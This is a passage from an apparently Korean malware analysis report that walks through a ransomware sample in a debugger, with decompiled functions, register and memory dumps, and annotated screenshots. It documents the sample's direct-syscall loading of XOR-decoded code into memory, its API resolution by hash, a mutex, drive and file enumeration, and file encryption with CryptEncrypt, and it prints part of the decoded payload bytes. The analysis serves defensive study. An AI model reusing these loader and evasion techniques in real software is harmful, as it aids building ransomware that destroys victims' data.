    if ( v6 - a2 != 1 )
    {
        v8 = *a2;
        v9 = *a1 - v8;
        if ( !v9 )
        {
            v10 = (char *)a1 - (char *)a2;
            do
            {
                if ( !(_WORD)v8 )
                    break;
                v8 = *++a2;
                v9 = *(unsigned __int16 *)((char *)a2 + v10) - v8;
            }
            while ( !v9 );
        }
        if ( v9 >= 0 )
        {
            if ( v9 > 0 )
                return 1;
            return (unsigned int)v9;
        }
        else
        {
            return (unsigned int)-1;
        }
    }
}
}

```

[그림 20. 1768 함수 확인]

```
(unsigned int)CompareWideStrings(*((_QWORD *)v10 + 8), v26)
```

[그림 21. 1768 함수명 변경 확인]

- 다음 함수인 sub_1800017E4 함수를 살펴보면, syscall 0x100(NtInitializeNlsFiles)을 수행하는 것을 볼 수 있는데, 이는 Windows 의 NLS(National Language Support) 관련 파일을 초기화하는 함수로, 시스템이 로케일 및 문자 인코딩 관련 데이터를 설정하는 데 사용하는 함수이며, FFFFFFFFC0000005 에러가 떠 바로 종료되는 것을 확인할 수 있다.

```

000001945E950000 4C 8B D1 B8 00 01 00 00 0F 05 C3 00 00 00 00 00 L.N.....A.....

```

[그림 22. 17E4 함수 내부 syscall 확인]

RAX	FFFFFFFFC0000005
-----	------------------

[그림 23. 에러 확인]

- 다음으로 살펴볼 함수는 sub_180001718 이며, syscall 0x19(NtQueryInformationProcess)를 수행하여 ProcessCookie(보안 쿠키)값을 읽어오는 것을 확인할 수 있다.

```

BOOL __fastcall sub_180001718(__int64 a1)
{
    char v2; // c1
    __BYTE *v3; // rax
    __int64 v5; // [rsp+48h] [rbp+10h] BYREF

    v2 = 25;
    if ( MEMORY[0x7FFE026C] != 10 )
        v2 = 22;
    v3 = MemAllocAndSysCall(v2, 0);
    ((void (__fastcall *))(__int64, __int64, __int64 *, __int64, _QWORD))v3(a1, 26LL, &v5, 8LL, 0LL);
    return v5 != 0;
}

```

[그림 24.1718 함수 확인]

```
0000018BDCDF0000 4C 8B D1 B8 19 00 00 00 0F 05 C3 00 00 00 00 00 L.N.....A.....
```

[그림 25. 1718 함수 syscall 확인]

RX	000000000000000B4
RD	000000000000000A1
RBP	00000080268FEE79
RSP	0000080268FEDD0
RSI	0000000000003FDA
RDI	00000000000000B4
R8	00000080268FEE18
R9	0000000000000008

[그림 26. NtQueryInformationProcess(B4, 0x1A, B0268FEE18, 8) 인자값 확인]

```
000000B0268FEE18 00 00 00 00 00 00 00 00
```

[그림 27. 보안 설정이 되어있지 않음을 확인]

- 이제 sub_18000134C 를 살펴볼건데, syscall 0x4A(NtCreateSection)를 호출하며, 인자값으로 NtCreateSection(B0268FE8E0, E, 0, B0268FE900)를 주고 실행하는 것을 확인할 수 있다.

- 즉, 3FDA 만큼 메모리 섹션 크기를 할당하고, E(읽기, 쓰기 권한)을 가지는 메모리 섹션을 생성하는 것을 확인할 수 있다.

0000024E1F6C0000 4C 8B D1 B8 4A 00 00 00 0F 05 C3 00 00 00 00 00 L.N.J.....A.....

[그림 28. 134C 함수 syscall 확인 1]

RCX	000000B0268FE8E0
RDX	000000000000000E
RBP	000000B0268FE980
RSP	000000B0268FE880
RSI	00000000000000B4
RDI	00007FF90DA13000
R8	0000000000000000
R9	000000B0268FE900

[그림 29. 134C 함수 syscall 인자값 확인 1]

000000B0268FE900 DA 3F

[그림 30. 메모리 섹션 크기 확인]

000000B0268FE8E0 B8

[그림 31. 반환된 메모리 섹션 핸들값 확인]

- 쪽 살펴보면, syscall 0x28(NtMapViewOfSection)을 하여, 위에서 생성한 메모리 섹션핸들인 B8 을 현재 실행중인 프로세스 메모리 주소공간에 매핑을 진행하도록 수행하는 것을 확인할 수 있다.

0000024E1F6D0000 4C 8B D1 B8 28 00 00 00 0F 05 C3 00 00 00 00 00 L.N.(.....A.....

[그림 32. 134C 함수 syscall 확인 2]

RCX	00000000000000B8
RDX	FFFFFFFFFFFFFFFF
RBP	000000B0268FE980
RSP	000000B0268FE880
RSI	00000000000000B4
RDI	00007FF90DA13000
R8	000000B0268FE8E8
R9	0000000000000000

[그림 33. 134C 함수 syscall 인자값 확인 2]

000000B0268FE8E8 00 00 6E 1F 4E 02 00 00

[그림 34. 매핑된 메모리 시작주소 확인]

- sub_180001AAC 를 살펴보면, 이 함수는 a1 에 a2 메모리 값을 복사하는 함수이며 이를 실행할 경우 위에서 매핑된 메모리 주소에 위에서 xor 한 코드 데이터 값이 복사되는 것을 확인할 수 있다.

```
__BYTE *__fastcall sub_180001AAC(__BYTE *a1, unsigned __int64 a2, __int64 a3)
{
    __BYTE *v3; // r9
    char *v4; // r9
    __BYTE *i; // rdx
    char v6; // a1
    unsigned __int64 v7; // rdx

    v3 = a1;
    if ( (unsigned __int64)a1 <= a2 || (unsigned __int64)a1 >= a2 + a3 )
    {
        if ( a3 )
        {
            v7 = a2 - (_QWORD)a1;
            do
            {
                *v3 = v3[v7];
                ++v3;
                --a3;
            }
            while ( a3 );
        }
        else
        {
            v4 = (char *)(a2 + a3 - 1);
            for ( i = &a1[a3 - 1]; a3; --a3 )
            {
                v6 = *v4--;
                *i-- = v6;
            }
        }
        return a1;
    }
}
```

[그림 35. 1AAC 함수 확인]

[그림 40. 현재 실행중인 프로세스 반복 탐색 및 함수들 실행]

- 반복 수행이 끝난 뒤 syscall 0x18(NtAllocateVirtualMemory)을 통해 메모리를 할당하고 할당된 메모리에 코드 데이터를 복사한 뒤 실행하는 것을 확인할 수 있다.

000001F5CEA50000 4C 8B D1 B8 18 00 00 00 0F 05 C3 00 00 00 00 00 L.N.....A.....

[그림 41. syscall 0x18 확인]

```

00007FF907ED1205 41:8A06 mov al,byte ptr ds:[r14]
00007FF907ED1208 4D:03F7 add r14,r15
00007FF907ED1208 8801 mov byte ptr ds:[rcx],al
00007FF907ED1200 49:03CF add rcx,r15
00007FF907ED1210 49:2BF7 sub r15,r15
00007FF907ED1213 75 FD jnz 7F FD
FF55 6F call qword ptr ss:[5p+6F]
  
```

[그림 42. 할당된 가상 메모리에 코드 데이터 복사 확인]

000001F5CEA60000	E9 4B 00 00 00 CC CC CC	40 53 48 83	EC 20 B3 8C	èK...III@SH.1 *
000001F5CEA60010	E8 B4 3F 00 00 41 B9 63	3F 00 00 48	8B D0 4C 8B	è'?.A'c?..H.DL.
000001F5CEA60020	C0 41 8A 08 41 BA FE 00	00 00 32 CB	80 C3 FF 88	AA..A°p...2E.Ay.
000001F5CEA60030	0A 48 FF C2 84 DB 0F B6	CB 41 0F 44	CA 49 FF C0	.HyA.0.1EA.DEiyA
000001F5CEA60040	8A D9 49 FF C9 75 DA 48	83 C4 20 5B	48 FF E0 CC	.ÜiyEuUH.A [Hyat
000001F5CEA60050	56 48 8B F4 48 83 E4 F0	48 83 EC 20	E8 A7 FF FF	VH.òH.àòH.1 e5yV
000001F5CEA60060	FF 48 8B E6 5E C3 65 D0	A9 89 88 4B	4A 49 CC 0A	yH.æ^AeD@..KJII.
000001F5CEA60070	DE A5 88 37 F7 09 58 68	2D 31 F8 9B	66 10 3C F8	p#.7÷.Xk-1û.f.<0
000001F5CEA60080	76 54 10 6F 6E 6D E7 9A	22 E2 38 7F	2A EE 2E 73	vT.onmç..âs.°i.s
000001F5CEA60090	2F EA 21 6F 13 D8 9C 54	DE E1 58 57	56 14 5B 43	/è!o.0.Tpâxwv.[C
000001F5CEA600A0	13 09 19 2C 0E 71 01 C0	43 0B C3 DB	46 CD 44 43	...q.AC.A0FIDC
000001F5CEA600B0	42 72 92 CC 31 42 38 1F	BF E2 4C E3	7E BE 30 17	Br.I1B8.âlâ-40.
000001F5CEA600C0	7A F0 D8 3F 6A 22 9B F8	6F AC FA 53	06 6D AF 6F	z00?j".ûo-ûs.m o
000001F5CEA600D0	06 29 65 94 C4 DC D6 16	9A 20 79 18	A8 14 68 10	)e.AU0..y..h.
000001F5CEA600E0	91 D3 F0 0C DE 45 F3 CA	43 F6 C3 72	EE 48 89 17	.00.pE0ÊC0AriH..
000001F5CEA600F0	1A 32 37 BC 77 81 DA B0	FB 0F B7 CC	BE EB 84 61	.274w.û°û..I4e.a
000001F5CEA60100	7B F0 AB DE 37 A3 67 96	EC AE E5 3D	A5 22 29 EC	{0«p7fg.i°â=°")i

[그림 43. 복사된 코드 데이터 확인]

- 이제 메모리에 로드된 악성코드를 실행해보면, epoxzqjor 란 문자열을 가져온 뒤, kernel32.LoadLibraryW 를 통해 kernel32, advapi32, ntdll, user32 윈도우 시스템 라이브러리들을 가져오는 것을 확인할 수 있다.

000001F8A282019F E8 143E0000 call 1F8A2823F88

[그림 44. 문자열 epoxzqjor 반환 함수]

RAX 000001F8A28223DC L"epoxzqjor"

[그림 45. 문자열 epoxzqjor 확인]

000001F8A28201AC	E8 BDFEFFFF	call 1F8A282006E
000001F8A28201B1	48:8D8E 60020000	lea rcx,qword ptr ds:[rsi+260]
000001F8A28201B8	48:8BF8	mov rdi,rcx
000001F8A28201B8	FFD7	call rdi
000001F8A28201BD	48:8D8E 7A020000	lea rcx,qword ptr ds:[rsi+27A]
000001F8A28201C4	FFD7	call rdi
000001F8A28201C6	48:8D8E 94020000	lea rcx,qword ptr ds:[rsi+294]
000001F8A28201CD	FFD7	call rdi
000001F8A28201CF	48:8D8E 4A020000	lea rcx,qword ptr ds:[rsi+24A]
000001F8A28201D6	FFD7	call rdi

[그림 46. LoadLibraryW 를 통해 시스템 라이브러리들을 가져오는 루틴 확인]

RAX	00007FF919F50000	kernel32.00007FF919F50000
-----	------------------	---------------------------

[그림 47. kernel32]

RAX	00007FF918B90000	advapi32.00007FF918B90000
-----	------------------	---------------------------

[그림 48. advapi32]

RAX	00007FF91A1B0000	ntdll.00007FF91A1B0000
-----	------------------	------------------------

[그림 49. ntdll32]

RAX	00007FF918230000	user32.00007FF918230000
-----	------------------	-------------------------

[그림 50. user32]

- 그 다음, kernel32.ExpandEnvironmentStringsW, kernel32.GetLogicalDriveStringsW, kernel32.GetDriveTypeW, kernel32.CloseHandle, kernel32.GetVolumeInformationW, kernel32.GetComputerNameW, kernel32.CreateMutexW, kernel32.ReleaseMutex, kernel32.WaitForSingleObject, kernel32.lstrlenW, kernel32.lstrcatW, kernel32.lstrcpyW, kernel32.lstrcmpW, kernel32.GetFileAttributesW, kernel32.FindClose, kernel32.FindNextFile, kernel32.FullPathNameW, kernel32.FindFirstFileExW dll 함수들을 로드하는 것을 확인할 수 있다.

```

mov ecx,C2268C86
call 1F8A282006E
mov ecx,DE4AE47A
mov r12,rax
call 1F8A282006E
mov ecx,46E6566
mov qword ptr ss:[rsp+60],rax
call 1F8A282006E
mov ecx,528796C6
mov qword ptr ss:[rsp+48],rax
call 1F8A282006E
mov ecx,A0636C6C
mov qword ptr ss:[rbp-78],rax
call 1F8A282006E
mov ecx,A7DBC8FB
mov qword ptr ss:[rsp+68],rax
call 1F8A282006E
mov ecx,7EC92FF0
mov qword ptr ss:[rsp+70],rax
call 1F8A282006E
mov ecx,61D78BDC
mov rdi,rax
call 1F8A282006E
mov ecx,601D8708
mov qword ptr ss:[rsp+78],rax
call 1F8A282006E
mov ecx,CD3E00F4
mov r14,rax
call 1F8A282006E
mov ecx,C53D7274
mov qword ptr ss:[rbp-80],rax
call 1F8A282006E
mov ecx,E33D73B4
mov r15,rax
call 1F8A282006E

```

[그림 51. dll 함수들을 로드하는 로직]

- 로드 이후, epoxzqjor 라는 이름의 뮤텍스를 생성하는 것을 확인할 수 있다.

RDI	00007FF917968F30	<kernelbase.CreateMutex
RSI	000001F8A28223DC	L"epoxzqjor"

[그림 52. CreateMutex 와 뮤텍스 명 확인]

000001F8A2820289	FFD7	call rdi
------------------	------	----------

[그림 53. Kernelbase.CreateMutex 실행]

RAX	0000000000000210
-----	------------------

[그림 54. 뮤텍스 핸들 확인]

- 생성한 뮤텍스를 kernel32.WaitForSingleObject 를 실행하여, 1388 밀리초 만큼 대기시킨 후 신호 상태가 되었을 경우 0 을 반환한다.

RCX	0000000000000210
RDX	0000000000001388

[그림 55. 인자값 확인 (뮤텍스 핸들, 밀리 초)]

R14 00007FF919F74E10 <kernel32.WaitForSingleObject>

[그림 56. kernel32.WaitForSingleObject 저장 주소 확인]

000001F8A28202AE | 41: FFD6 | call r14

[그림 57. kernel32.WaitForSingleObject 실행]

RAX 0000000000000000

[그림 58. 0 을 반환]

- 그 다음, kernel32.ExpandEnvironmentStringsW 를 사용하여 %PUBLIC% 환경변수 확장값을 가져온다.

RCX	000001F8A28225EA	L"%PUBLIC%"
RDX	00000080FC9FE940	
RBP	00000080FC9FE570	
RSP	00000080FC9FE470	
RSI	000001F8A28223DC	L"epoxzqjor"
RDI	00000080FC9FEB48	
R8	0000000000000103	L'ä'

[그림 59. kernel32.ExpandEnvironmentStringsW 인자값 확인]

R12 00007FF919F6BAD0 <kernel32.ExpandEnvironmentStringsW>

[그림 60. kernel32.ExpandEnvironmentStringsW 저장 주소 확인]

000001F8A28202D9 | 41: FFD4 | call r12

[그림 61. kernel32.ExpandEnvironmentStringsW 실행]

00000080FC9FE940	43 00 3A 00	5C 00 55 00	73 00 65 00	72 00 73 00	C:\.U.s.e.r.s.
00000080FC9FE950	5C 00 50 00	75 00 62 00	6C 00 69 00	63 00 00 00	\.P.u.b.l.i.c...

[그림 62. %PUBLIC% 환경변수 확장값 확인]

RAX 0000000000000010

[그림 63. 반환된 확장된 문자열의 길이]

- C 드라이브 볼륨 일련번호를 가져오고, 임의의 문자열을 생성한 뒤 컴퓨터 이름을 가져와 둘을 합쳐 하나의 문자열로 만드는 것을 확인할 수 있다.

```
00000080FC9FE4D0 00007FF919F75140 kernel32.GetLogicalDriveStringsW
```

[그림 64. GetLogicalDriveStringsW 저장 위치 확인]

```
000001F8A2820315 FF5424 68 call qword ptr ss:[rsp+68]
```

[그림 65. GetLogicalDriveStringsW 실행]

```
00000080FC9FE4D8 00007FF919F751B0 kernel32.GetVolumeInformationW
```

[그림 66. GetVolumeInfoemationW 저장 위치 확인]

```
000001F8A2820315 FF5424 68 call qword ptr ss:[rsp+68]
```

[그림 67. GetVolumeInfoemationW 실행]

```
000001F8A2820335 E8 D41D0000 call 1F8A282210E
```

[그림 68. 임의의 문자열 생성]

```
00000080FC9FE740 33 00 36 00 33 00 39 00 31 00 37 00 38 00 32 00 3.6.3.9.1.7.8.2.
00000080FC9FE750 30 00 33 00 00 00 00 00 00 00 00 00 00 00 00 0.3.....
```

[그림 69. 임의의 문자열 확인]

```
00000080FC9FE4E0 00007FF919F6A7A0 kernel32.GetComputerNameW
```

[그림 70. GetComputerNameW 저장 위치 확인]

```
000001F8A2820355 FF5424 70 call qword ptr ss:[rsp+70]
```

[그림 71. GetComputerNameW 실행]

```
00000080FC9FEB50 44 00 45 00 53 00 4B 00 54 00 4F 00 50 00 2D 00 D.E.S.K.T.O.P.-.
00000080FC9FEB60 47 00 34 00 49 00 52 00 55 00 56 00 32 00 00 00 G.4.I.R.U.V.2...
```

[그림 72. 저장된 컴퓨터 이름]

```
RCX 00000080FC9FE740 L"3639178203"
RDX 00000080FC9FEB50 L"DESKTOP-G4IRUV2"
```

[그림 73. lstrcatW 인자값 확인]

```
R15 00007FF919F8B090 <kernel32.lstrcatw>
```

[그림 74. lstrcatW 저장 위치 확인]

```
||000001F8A2820367 | 41: FFD7 | call r15
```

[그림 75. lstrcatW 실행]

```
|| RAX 00000080FC9FE740 L"3639178203DESKTOP-G41
```

[그림 76. 합쳐진 문자열 확인]

- 위에서 임의의 문자와 결합한 컴퓨터 이름의 길이를 구하고 그 길이만큼 연산을 수행해 또 다른 임의의 문자열을 생성한 뒤 뮤텍스 이름과 결합하는 것을 확인할 수 있다.

```
00000080FC9FE4F0 00007FF919F67340 kernel32.lstrlenW
```

[그림 77. lstrlenW 저장 위치 확인]

```
RCX 00000080FC9FE740 L"3639178203DESKTOP-G41
```

[그림 78. lstrlenW 인자값 확인]

```
||000001F8A282037C | FF55 80 | call qword ptr ss:[rbp-80]
```

[그림 79. lstrlenW 실행]

```
RAX 0000000000000019
```

[그림 79. 반환된 문자열 길이 확인]

<pre> 000001F8A282039A 000001F8A282039C 000001F8A28203A0 000001F8A28203A3 000001F8A28203A6 000001F8A28203AA 000001F8A28203AC 000001F8A28203AE 000001F8A28203B6 000001F8A28203B9 000001F8A28203BD 000001F8A28203C5 000001F8A28203C7 000001F8A28203CA 000001F8A28203CE 000001F8A28203D1 000001F8A28203D9 000001F8A28203DB 000001F8A28203DE 000001F8A28203E6 000001F8A28203E9 000001F8A28203ED 000001F8A28203F0 000001F8A28203F8 000001F8A28203FE 000001F8A2820401 </pre>	<pre> 33D2 41: 8D43 01 4D: 63CB 41: F7F2 41: 8D43 03 88FA 33D2 40: 8ABC7D D0010000 41: F7F2 41: 8D43 02 40: 028C55 D0010000 33D2 41: F7F2 43: 8D041C 45: 03DC 40: 028C55 D0010000 88CA 40: 8ACF 42: 028C4D D0010000 66: F7D1 66: 0FAFCB 83E1 0F 0FB7844E 20020000 6642: 89444D D0 45: 38DA 72 97 </pre>	<pre> xor edx,edx lea eax,qword ptr ds:[r11+1] movsxd r9,r11d div r10d lea eax,qword ptr ds:[r11+3] mov edi,edx xor edx,edx mov dil,byte ptr ss:[rbp+rdi*2+1D0] div r10d lea eax,qword ptr ds:[r11+2] add dil,byte ptr ss:[rbp+rdx*2+1D0] xor edx,edx div r10d lea eax,qword ptr ds:[r12+r11] add r11d,r12d add dil,byte ptr ss:[rbp+rdx*2+1D0] mov ecx,edx mov cl,dil add cl,byte ptr ss:[rbp+r9*2+1D0] not cx imul cx,ax and ecx,F movzx eax,word ptr ds:[rsi+rcx*2+220] mov word ptr ss:[rbp+r9*2+30],ax cmp r11d,r10d </pre>
--	---	--

[그림 80. 임의의 문자열 생성 연산 확인]

00000080FC9FE540	61 00 38 00	31 00 38 00	31 00 34 00	65 00 30 00	a.8.1.8.1.4.e.0.
00000080FC9FE550	62 00 30 00	38 00 30 00	36 00 65 00	31 00 30 00	b.0.8.0.6.e.1.0.
00000080FC9FE560	37 00 63 00	62 00 63 00	64 00 30 00	39 00 30 00	7.c.b.c.d.0.9.0.
00000080FC9FE570	39 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	9.....

[그림 81. 생성된 임의의 문자열 확인]

```
RCX 00000080FC9FE540 L"a81814e0b0806e107cbcd
RDX 000001F8A28223DC L"epoxzqjor"
```

[그림 82. lstrcatW 인자값 확인]

```
R15 00007FF919F8B090 <kernel32.lstrcatW>
```

[그림 83. lstrcatW 저장 위치 확인]

```
000001F8A2820412 | 41:FFD7 | call r15
```

[그림 84. lstrcatW 실행]

00000080FC9FE540	61 00 38 00	31 00 38 00	31 00 34 00	65 00 30 00	a.8.1.8.1.4.e.0.
00000080FC9FE550	62 00 30 00	38 00 30 00	36 00 65 00	31 00 30 00	b.0.8.0.6.e.1.0.
00000080FC9FE560	37 00 63 00	62 00 63 00	64 00 30 00	39 00 30 00	7.c.b.c.d.0.9.0.
00000080FC9FE570	39 00 65 00	70 00 6F 00	78 00 7A 00	71 00 6A 00	9.e.p.o.x.z.q.j.
00000080FC9FE580	6F 00 72 00	00 00 00 00	00 00 00 00	00 00 00 00	0.r.....

[그림 85. 결합된 문자열 확인(이 문자열은 readme.txt 에서 url 주소에 포함됨)]

- 이후, 시스템의 모든 논리적 드라이브의 경로를 가져오는 것을 확인할 수 있다. (C:\, D:\)

```
00000080FC9FE4D0 | 00007FF919F75140 | kernel32.GetLogicalDriveStringsW
```

[그림 86. GetLogicalDriveStringsW 위치 확인]

```
|| 000001F8A282043A | FF5424 60 | call qword ptr ss:[rsp+60]
```

[그림 87. GetLogicalDriveStringsW 실행]

```
| 00000080FC9FE640 | 43 00 3A 00 | 5C 00 00 00 | 44 00 3A 00 | 5C 00 00 00 | C.:.\...D.:.\... |
```

[그림 88. 반환된 결과 확인]

- 진행해보면, RtlRandomEx 를 2 번 수행하여 임의의 난수를 생성한 것을 확인할 수 있다.

```
RBP 00007FF91A1F3CA0 <ntdll.RtlRandomEx>
```

[그림 89. RtlRandomEx 저장 위치 확인]

000001F8A2820665	FFD5	call rbp
000001F8A2820667	48:8D4C24 60	lea rcx,qword ptr ss:[rsp+60]
000001F8A282066C	894424 60	mov dword ptr ss:[rsp+60],eax
000001F8A2820670	FFD5	call rbp

[그림 90. RtlRandomEx 2 번 수행]

RAX 00000000C48C02FE C48C02FE

[그림 91. 2 번 수행 결과 확인]

- lstrcpyW 를 통해 위에서 가져온 C 드라이브 경로를 복사한 뒤, C, D 드라이브 타입에 대한 정보를 가져오는 것을 볼 수 있는데 D 드라이브의 경우 5(광학 드라이브 (CD/DVD-ROM))를 반환하고 C 드라이브의 경우 3(고정 디스크 (HDD, SSD 등))을 반환하는 것을 확인할 수 있다.

00000080FC9FE4C0 00007FF919F72190 kernel32.lstrcpyw

[그림 92. lstrcpyW 저장 위치 확인]

000001F8A2820480 FF5424 50 call qword ptr ss:[rsp+50]

[그림 93. lstrcpyW 실행]

RAX 00000080FC9FEDB8 L"C:\\"

[그림 94. 결과값 반환 확인]

RCX 00000080FC9FEDB8 L"D:\\"

[그림 95. GetDriveTypeW 인자값]

00000080FC9FE4B8 00007FF919F75060 kernel32.GetDriveTypew

[그림 96. GetDriveTypeW 저장 위치 확인]

000001F8A282049B FF5424 48 call qword ptr ss:[rsp+48]

[그림 97. GetDriveTypeW 실행]

RAX 0000000000000005

[그림 98. D 드라이브 결과값 반환 확인]

RCX 00000080FC9FEDB8 L"C:\\"

[그림 99. GetDriveTypeW 인자값]

```
00000080FC9FE4B8 | 00007FF919F75060 | kernel32.GetDriveTypeW
```

[그림 100. GetDriveTypeW 저장 위치 확인]

```
RAX 0000000000000003
```

[그림 101. C 드라이브 결과값 반환 확인]

- 이후, kernel32.GetFullPathNameW 를 통해 C 드라이브의 상대 경로를 절대(전체) 경로로 변경한다.

```
RBP 00007FF919F75130 <kernel32.GetFullPathNameW>
```

[그림 102. GetFullPathNameW 저장 위치 확인]

```
| 000001F8A2820735 | FFD5 | call rbp
```

[그림 103. GetFullPathNameW 실행]

```
RAX 0000000000000003
```

[그림 104. 결과값 반환 확인 (전체 경로 길이)]

```
| 000001F8A07B7CD0 | 43 00 3A 00 | 5C 00 00 00 | 00 00 00 00 | 00 00 00 00 | C:.:\
```

[그림 105. 저장된 전체 경로 확인]

- 그리고 kernel32.FindFirstFileExW 를 사용하여 C 드라이브의 첫 번째 파일 또는 디렉토리 정보를 가져오는 것을 확인할 수 있다.

```
RAX 00007FF919F74F60 <kernel32.FindFirstFileExW>
```

[그림 106. FindFirstFileExW 저장 위치 확인]

```
| 000001F8A28207D5 | FFD0 | call rax
```

[그림 107. FindFirstFileExW 실행]

```
000001F8A07B98B0 | 16 00 00 00 | 78 CC 58 C8 | DE AC D5 01 | 4F 62 78 85 | .....{I[Ep-O.ob{.
000001F8A07B98C0 | 7F 8F DB 01 | F2 B5 6C 84 | 93 82 DB 01 | 00 00 00 00 | ..0.0μl'..0.....
000001F8A07B98D0 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 24 00 52 00 | .....$.R.
000001F8A07B98E0 | 65 00 63 00 | 79 00 63 00 | 6C 00 65 00 | 2E 00 42 00 | e.c.y.c.l.e...B.
000001F8A07B98F0 | 69 00 6E 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | i.n.....
```

[그림 108. 첫 번째 파일 및 디렉토리 정보 확인]

- 위에서 찾은 정보를 토대로 C 드라이브 안의 디렉토리를 탐색하는 것을 확인할 수 있다.

```
|| 000001F8A2821483 | E8 9AF3FFFF | call 1F8A2820822
```

[그림 111. 경로 탐색 함수]

```
000001F8A07B9690 00 00 00 00 20 02 00 00 11 00 00 00 00 00 00 00 | .....
000001F8A07B96A0 00 80 00 00 44 00 75 00 6D 00 70 00 53 00 74 00 | ....D.u.m.p.s.t.
000001F8A07B96B0 61 00 63 00 68 00 2E 00 6C 00 6F 00 67 00 2E 00 | a.c.k...l.o.g...
000001F8A07B96C0 74 00 6D 00 70 00 00 00 69 00 6E 00 67 00 73 00 | t.m.p...i.n.g.s.
```

[그림 112. 경로 반환값 확인]

```
|| 00000080FC9FE428 | 00007FF919F8B090 | kernel32.lstrcatW
```

[그림 113. lstrcatW 저장 위치 확인]

```
000001F8A282153E | FF5424 78 | call qword ptr ss:[rsp+78]
```

[그림 114. lstrcatW 실행]

```
RAX 000001F8A07B0AA0 L"C:\\DumpStack.log.tmp"
```

[그림 115. 실행 결과(경로와 탐색한 디렉토리 및 파일명 합침)]

```
RAX 00007FF919F750A0 <kernel32.GetFileAttributesW>
```

[그림 116. GetFileAttributesW 저장 위치 확인]

```
000001F8A2821174 FFD0 | call rax
```

[그림 117. GetFileAttributesW 실행]

```
|| 000001F8A282160D | ^ E9 6CFEFFFF | jmp 1F8A282147E
```

[그림 118. 점프하여 반복적으로 디렉토리 전체 탐색]

```
|| 000001F8A2821488 | 48:894424 58 | mov qword ptr ss:[rsp+58],rax
|| 000001F8A282148D | 48:837C24 58 00 | cmp qword ptr ss:[rsp+58],0
|| 000001F8A2821493 | 74:0F84 79010000 | je 1F8A2821612
```

[그림 119. 탐색이 완료되면 je 문을 통해 빠져나옴]

- 위에서 찾은 C 드라이브의 디렉토리를 탐색하여 파일을 찾는다.

RAX 00007FF919F74FD0 <kernel32.FindNextFileW>

[그림 120. FindNextFileW 저장 위치 확인]

0000023F0A470880 FFD0 call rax

[그림 121. FindNextFileW 실행]

RAX 0000000000000001

[그림 122. 결과값 반환 확인]

- 파일을 찾은 뒤, 암호화에 사용할 키 값을 랜덤으로 생성하며, 암호화할 파일을 열고 메모리를 할당하여 읽은 파일을 저장한 후, 암호화된 파일을 저장하고 생성한 랜덤한 암호화 키 값을 제거한다.

R14 00007FF918BA71C0 <advapi32.CryptAcquireContextW>

[그림 123. CryptAcquireContextW 확인]

0000022E2013F9C0 EC F8 33 ED 18 63 8E 11 F0 DA 08 BF 3F 59 87 E3 1031.c..00.¿?Y.ã

[그림 124. 랜덤한 암호화 IV 값]

0000008BF046FE518 00007FF918BA6830 advapi32.CryptImportKey

[그림 125. CryptImportKey 저장 위치 확인]

0000022E22080C5D FF55 B8 call qword ptr ss:[rbp-48]

[그림 126. CryptImportKey 실행]

RDI 00007FF918BC1360 <advapi32.CryptSetKeyParam>

[그림 127. CryptSetKeyParam 저장 위치 확인]

0000022E22080C82 FFD7 call rdi

[그림 128. CryptSetKeyParam 실행]

R13 00007FF919F74EA0 <kernel32.CreateFileW>

[그림 129. CreateFileW 저장 위치 확인]

[그림 130. CreateFileW 실행]

000000BF046FE500	00007FF919F75220	kernel32.ReadFile
------------------	------------------	-------------------

[그림 131. ReadFile 저장 위치 확인]

0000022E22080D88	FF55 A0	call qword ptr ss:[rbp-60]
------------------	---------	----------------------------

[그림 132. ReadFile 실행]

0000022E220C8040	0D 0A 2F 2A	20 49 6E 74	65 72 66 61	63 65 20 74	/* Interface t
0000022E220C8050	6F 20 65 78	65 63 75 74	65 20 63 6F	6D 70 69 6C	o execute compil
0000022E220C8060	65 64 20 63	6F 64 65 20	2A 2F 0D 0A	0D 0A 23 69	ed code */...#1
0000022E220C8070	66 6E 64 65	66 20 50 79	5F 45 56 41	4C 5F 48 0D	fndef Py_EVAL_H
0000022E220C8080	0A 23 64 65	66 69 6E 65	20 50 79 5F	45 56 41 4C	._define Py_EVAL
0000022E220C8090	5F 48 0D 0A	23 69 66 64	65 66 20 5F	5F 63 70 6C	.._#ifdef _cpl
0000022E220C80A0	75 73 70 6C	75 73 0D 0A	65 78 74 65	72 6E 20 22	plusplus..extern "
0000022E220C80B0	43 22 20 7B	0D 0A 23 65	6E 64 69 66	0D 0A 0D 0A	C" {..._endif....
0000022E220C80C0	50 79 41 50	49 5F 46 55	4E 43 28 50	79 4F 62 6A	PyAPI_FUNC(PyObj
0000022E220C80D0	65 63 74 20	2A 29 20 50	79 45 76 61	6C 5F 45 76	ect *) PyEval_Ev
0000022E220C80E0	61 6C 43 6F	64 65 28 50	79 4F 62 6A	65 63 74 20	alCode(PyObject
0000022E220C80F0	2A 2C 20 50	79 4F 62 6A	65 63 74 20	2A 2C 20 50	*, PyObject *, P
0000022E220C8100	79 4F 62 6A	65 63 74 20	2A 29 38 0D	0A 0D 0A 50	yObject *);....P
0000022E220C8110	79 41 50 49	5F 46 55 4E	43 28 50 79	4F 62 6A 65	YAPI_FUNC(Pyobje
0000022E220C8120	63 74 20 2A	29 20 50 79	45 76 61 6C	5F 45 76 61	ct *) PyEval_Eva
0000022E220C8130	6C 43 6F 64	65 45 78 28	50 79 4F 62	6A 65 63 74	lCodeEx(Pyobject
0000022E220C8140	20 2A 63 6F	2C 0D 0A 20	20 20 20 20	20 20 20 20	*co....

[그림 133. ReadFile 을 통해 불러온 파일 내용]

```
RDI    00007FF918BC1200    <advapi32.CryptEncrypt>
```

[그림 134. CryptEncrypt 저장 위치 확인]

```
0000022E22080DE4 | FFD7 | call rdi
```

[그림 135. CryptEncrypt 실행]

0000022E220C8040	88	E8	0A	76	0C	64	52	DA	D9	50	EA	23	FC	95	E0	11	è.v.drÙPè=ù.à.
0000022E220C8050	6A	0F	B2	AE	FE	4E	C6	DA	DD	D1	86	7C	2E	D5	08	D9	j.=pNÀÙYN.Ù.ò.ù
0000022E220C8060	49	36	06	54	D3	56	BE	95	1E	FA	CD	13	44	56	AF	2B	è.6.T0VM..Ù1.DV+.
0000022E220C8070	EB	DC	E9	47	09	96	A3	75	4B	23	A5	F0	B2	2A	61	84	eÙÈg..fuk#vò*.a.
0000022E220C8080	23	C3	14	03	3A	FB	9B	6C	5E	E9	86	98	B6	8E	EA	55	#.à..0.1Àeg.è.èy
0000022E220C8090	77	60	01	E9	A0	76	BF	DA	5D	B2	48	6E	78	E5	90	BC	w.è.vzÙ=Knf.à.
